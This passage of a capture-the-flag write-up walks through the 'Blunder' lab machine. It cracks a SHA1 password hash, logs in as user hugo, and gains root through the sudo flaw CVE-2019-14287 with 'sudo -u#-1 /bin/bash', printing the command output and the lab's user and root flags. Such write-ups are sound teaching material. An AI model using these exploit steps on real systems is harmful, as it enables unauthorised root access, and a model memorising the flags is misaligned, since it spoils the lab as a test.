I was able to crack this password hash using the online resource https://crackstation.net




Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120

USER: hugo
PASS: Password120

I was then able to su as the user Hugo and read the user flag

```
su hugo
Password120
cat /home/hugo/user.txt
# RESULTS
47b2e9af426044e87e764a2671e2d2cc
```



```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat /home/hugo/user.txt
<10.0a/bl-content/databases$ cat /home/hugo/user.txt
47b2e9af426044e87e764a2671e2d2cc
```

USER FLAG: 47b2e9af426044e87e764a2671e2d2cc


PrivEsc

CVE-2019-14287

REFERENCE: https://www.exploit-db.com/exploits/47502

In my enumeration I discovered the version of sudo is outdated using Sudo version 1.8.25p1

```
# Check sudo version
sudo -V
Password120
```




```
hugo@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ sudo -V
sudo -V
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
```

I searched for vulnerabilities related to that version of sudo

```
# Find possible vulnerabilties
searchsploit sudo 1.8.
# Examine exploit
searchsploit -x linux/local/47502.py
```

Reading the exploit I can see I first will need to check my sudo permissions.


```
# Check sudo permissions
sudo -l
```



```
hugo@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

My sudo permissions match exactly what appears to be needed for this exploit to work according to 47502.py
The python script does not need to be run to exploit sudo really as it is a simple one line command


```
# Exploit sudo
sudo -u#-1 /bin/bash
```



```
hugo@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/var/www/bludit-3.9.2/bl-content/tmp# id
id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/var/www/bludit-3.9.2/bl-content/tmp# hostname
hostname
blunder
```

I then read the root flag

```
cat /root/root.txt
# RESULTS
15af1ee67d756868f93606d7315517b5
```



```
root@blunder:/var/www/bludit-3.9.2/bl-content/tmp# cat /root/root.txt
cat /root/root.txt
15af1ee67d756868f93606d7315517b5
```

ROOT FLAG: 15af1ee67d756868f93606d7315517b5